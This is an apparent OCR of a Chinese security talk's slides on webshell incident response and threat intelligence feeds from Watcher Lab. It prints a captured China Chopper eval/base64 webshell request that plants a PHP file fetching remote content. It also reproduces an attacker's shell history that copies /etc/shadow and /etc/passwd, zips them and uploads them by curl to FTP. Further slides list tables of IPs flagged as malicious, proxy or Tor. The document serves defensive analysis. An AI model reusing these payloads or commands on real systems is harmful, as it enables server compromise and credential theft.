Watcher LAB
守 望 者 实 验 室

“从”到TI（威胁情报）“到”IR（事件响应）

— Webshell安全分析实践谈


陈中祥 守望者实验室创始人


Watcher LAB
守 望 者 实 验 室

主题 Topic

1. 一起 Webshell 事件的安全处理
   线索、挖掘、处置、溯源处理过程
2. Webshell 分析总结
   Webshell与威胁情报、特征总结、攻击手法、威胁源
3. TI : Feed 优化实践
   增加标签、场景优化

Watcher LAB
守 望 者 实 验 室





Watcher LAB
守 望 者 实 验 室

开始

Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command & Control

Action

```
a=@evalSOH(base64_decode($_POST[z0]));
&z0=@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo
("->|");;$f=base64_decode($_POST["z1"]);$c=$_POST["z2"];$c=str_replace("\r","",$c);$c=s
tr_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr(
$c,$i,2));echo(@fwrite(fopen($f,"w"),$buf)?"1":"0");;echo("|<-");die();
&z1=.
&z2=<?php
set_time_limit(0);

header("Content-Type: text/html;charset=gb2312");
date_default_timezone_set('PRC');
$Remote_server = "http:                    m.cn/";
$host_name = "http://".$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF'];
$Content_mb=file_get_contents($Remote_server."/index.php?host=".$host_name."&url=".$_SE
RVER['QUERY_STRING']."&domain=".$_SERVER['SERVER_NAME']);

echo $Content_mb;

?>
```

Watcher LAB
守 望 者 实 验 室

```
153  wget htt
154  vi backup.php
155  cat /etc/shadow > shadow.txt
156  cat /etc/passwd > passwd.txt
157  sudo zip --password Passwordls loot.zip shadow.txt passwd.txt
158  curl -u chuck:Norris -T 12.zip ftp:/
159  wget http://          /Descr.WD3
160  wget http://          /elfcd1.c
161  wget http://          /default.htm
```

1 Webshell 工具画像

Watcher LAB
守 望 者 实 验 室

Name：2016.php

MD5：9EC0CE31D6058BAE1E269481BCA72D3B

Password：a

SourceIP：111.x.x.x

C&C：http://www.xxxxx.com.cn/

Action：XXXXXXX

2 攻击者和受害者画像

Administrator

PASSWORD:xiandaijiati****

Guest

PASSWORD:Y***3456

Spzhong


PASSWORD:z***23...


SQLDebugger


PASSWORD:jia***o1.1

administrator$:

PASSWORD:Y***3456




Webshell与威胁情报
1 针对webshell集中管理工具的主动探测
1对n关系，一种管理工具对应成千上万的受害服务器
工具族群分析
通过社会工程学重点追踪制造者
升级服务器
认证服务器
制造者
传播者
使用者
使用链分析
黑帽SEO
DDOS
专题场景
2 引擎反馈的数据
webshell地址
访问webshell的IP地址
webshell密码
webshell家族
操作命令
巩固控制
系统级后门名称
新建帐号名称
新建帐号密码
其他个性化操作
行为习惯序列
与外部的通讯
c2
c2的ip地址
c2的域名
c2的帐号，如ssh、ftp、http等
c2的密码
c2上下载文件名
邮箱
IRC
主动从网页读取指令
上传文件名
3 针对c2服务器的主动探测
被动收集
c2
c2的ip地址
c2的域名
c2的帐号，如ssh、ftp、http等
c2的密码
c2上下载文件名
反向取证
通过安全漏洞获取c2服务器控制权
下载所有c2攻击用文件分析
提取访问记录
下载c2文件的受害者ip
上传文件的攻击者ip
4 云平台收集的数据
webshell密码
上传的webshell样本
上传的中间件日志
上传的网络流量包
上传者IP
5 互联网主动探测
7x24监测c2 ip存活性
7x24监测c2 域名指向
存放c2文件库文件的未知c2
1、爬虫 2、菜刀自动化连接工具 3、密码字典库
整个网际空间的webshell主动检测
基于守望者分析数据从搜索引擎获取匹配结果
6 蜜罐
上传的网络流量包
上传者IP
上传的中间件日志
上传的webshell样本
webshell密码
webshell密码
7 情报库
社工库
群体画像库
主动感知库
情报输出
8 群体画像
无动机
DDOS
黑帽SEO
APT
网络犯罪组织
其他



Watcher LAB
守 望 者 实 验 室

Webshell

- 流量检测
  - "菜刀"的Payload都在request body当中
  - "Weevely"的Payload包含在Cookie中并包含拆分和重组
- 文件检测
  - 通常都包含系统函数
  - 加密是非常常见的
- 攻击来源
  - Tor 网络、代理服务器是常见的攻击来源
  - 晚上是Webshell事件高发时间
  - 很多人在晚上12点之后批量扫描Webshell，还真有成功的。
- 攻击手法
  - Web漏洞和配置问题居多
  - 一句话Webshell和反弹shell使用居多

Webshell 研究情况

Watcher LAB 守望者实验室

威胁情报平台

来源特征（攻击者画像）

Webshell特征（攻击工具）

Webshell 检测系统

被攻击网站（受害者画像）

分析系统漏洞

应急处置措施

社区化数据

现有漏洞库数据

分析 APP

分析 APP

分析 APP

安全事故应急平台（SIRP）

威胁情报

TI

IR

TI：威胁情报Feed数据

Watcher LAB 守望者实验室

常规威胁情报Feed：

- ✓ 恶意IP数据
- ✓ 恶意DNS数据
- ✓ 恶意URL数据
- ✓ 恶意E-Mail数据

为特殊场景设计的威胁情报Feed：

- ✓ Tor网络出口IP数据
- ✓ Proxy代理IP数据
- ✓ Webshell攻击源IP数据
- ✓ Bot&Botnet数据
- ✓ Fastflux数据
- ✓ C&C IP数据

关联标签	恶意IP	发现时间	更新时间	恶意行为		情报来源	可信度	累计情报	初次发现时间	地理位置信息	国家代码
-	58.211.218.74	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-江苏-苏州-电信	CN
-	61.189.184.76	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-贵州-遵义-电信	CN
-	61.191.41.6	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN
-	61.191.41.7	2016/7/10 0:57	2016/7/10 0:57	['bot']	['sip']	blocklist.de	75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN

关联标签	Proxy代理IP	发现时间	数据来源	地理位置信息	国家代码	存活性	端口信息	
-	108.61.164.211	2016/7/9 15:15	watcherlab.com	荷兰-北荷兰省-阿姆斯特丹	NL	1	['3128']	通
-	107.191.152.211	2016/7/9 15:15	watcherlab.com	美国-加利福尼亚州-洛杉矶-zenlayer.com	US	1	['80']	里云/电信/联通/移动/铁通/教育网
-	107.191.142.117	2016/7/9 15:15	watcherlab.com	美国-加利福尼亚州-洛杉矶-zenlayer.com	US	1	['80']	信

关联标签	Tor 出口 IP	采集时间	数据来源	地理位置信息	国家代码	
-	2.111.70.28	2016/7/10 0:15	watcherlab.com	丹麦-丹麦	DK	['80']
-	2.171.157.104	2016/7/10 0:15	watcherlab.com	德国-德国	DE	['80']
-	2.242.132.11	2016/7/10 0:15	watcherlab.com	德国-德国	DE	['80']
-	4.31.64.70	2016/7/10 0:15	watcherlab.com	美国-华盛顿	US	['80']
-	5.9.98.43	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de	DE	['8080']
-	5.9.146.203	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de	DE	['3128']
-	5.9.158.75	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de	DE	['8088']
-	5.9.195.140	2016/7/10 0:15	watcherlab.com	德国-巴伐利亚州-法尔肯施泰因-hetzner.de	DE	['3128']
-	5.28.62.85	2016/7/10 0:15	watcherlab.com	英国-英国	GB	['80']
-	5.34.183.72	2016/7/10 0:15	watcherlab.com	乌克兰-哈尔科夫州-哈尔科夫-itldc.com	UA	['8080']
-	5.39.86.206	2016/7/10 0:15	watcherlab.com	法国-北部－加来海峡大区-鲁贝-ovh.com	FR	['80']
-	5.39.217.14	2016/7/10 0:15	watcherlab.com	荷兰-荷兰-hostkey.com	NL	['80']
-	5.56.133.19	2016/7/10 0:15	watcherlab.com	荷兰-北荷兰省-哈勒姆	NL	['8119']
-	5.61.34.63	2016/7/10 0:15	watcherlab.com	德国-黑森州-法兰克福	DE	['8080']
-	5.79.68.161	2016/7/10 0:15	watcherlab.com	荷兰-北荷兰省-哈勒姆-leaseweb.com	NL	['8080']

-	165.138.66.247	2016/7/9 14:11	watcherlab.com	美国-美国	US	1	['8080']

TI：威胁情报Feed优化实践

Watcher LAB 守望者实验室

威胁情报Feed优化实践（优化攻击源信息）：

1. 增加地理位置和归属地信息；
2. 增加设备操作系统Banner;
3. 增加端口开放列表和Banner;
4. 增加定时存活性监测信息；

威胁情报Feed优化实践（关联对比）：

5. 增加和上次数据之间的新增情况对比；
6. 增加初次发现时间以及累积信誉；

可信度	累计信誉	初次发现时间	地理位置信息	国家代码	可活性	来源操作系统Banner	端口开放信息
75	29	2016/6/11 0:03	中国-江苏-苏州-电信	CN	1	['3Com Switch 4200G']	['21-23-4446']
75	29	2016/6/11 0:03	中国-贵州-遵义-电信	CN	0	[]	[]
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	[]	[]
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	[]	[]
65	47	2016/6/11 0:14	中国-山东-济南-联通	CN	1	[]	[]
65	43	2016/6/16 5:33	中国-山东-青岛-阿里云/电信/联通/移动/铁通/教育网	CN	1	['Linux 2.6.32 - 3.13']	['21-22-25-80']
65	5	2016/7/6 0:33	中国-浙江-绍兴-电信	CN	1	['None']	['21-22-23-25-53-80-110-111-113-143-199-256-443-554-587-902-993-995-1025-1720-1723-3306-3389-5900-8080-8888-18377-44040']
65	13	2016/7/1 5:55	中国-浙江-杭州-电信	CN	1	['Linux 2.6.32 - 3.9']	['21-22-111-873-2049-2181-37794-38516-38837-41936-43389-47390-50070-50090-60010']
65	25	2016/6/11 0:14	中国-广东-佛山-电信	CN	1	['DD-WRT (Linux 2.4.32sv)']	['21-22-23-25-110-111-139-143-199-587-993-995-3306-3389-3978-5473-6877-8080-8627-8779-8888-11526-13939']
65	29	2016/6/11 0:14	中国-广东-佛山-电信	CN	1	['DD-WRT v23 (Linux 2.4.37)']	['25-80-256-51268']
65	38	2016/6/17 1:05	中国-江西-南昌-电信	CN	1	[]	[]
65	42	2016/6/11 0:14	中国-上海-上海-联通/电信/移动	CN	1	[]	[]
65	44	2016/6/11 0:14	中国-山东-济南-联通	CN	1	['None']	['26-32-54-65-80-85-86-123-157-165-179-194-201-223-263-279-303-306-317-322-325-328-333-336-338-348-368-388-418-448-458']
65	42	2016/6/11 0:14	中国-山东-济南-联通	CN	1	[]	[]
65	37	2016/6/12 0:35	中国-山东-济南-联通	CN	1	['Linux 2.6.9 - 2.6.30']	['22']

Watcher LAB
守 望 者 实 验 室

谢 谢 ！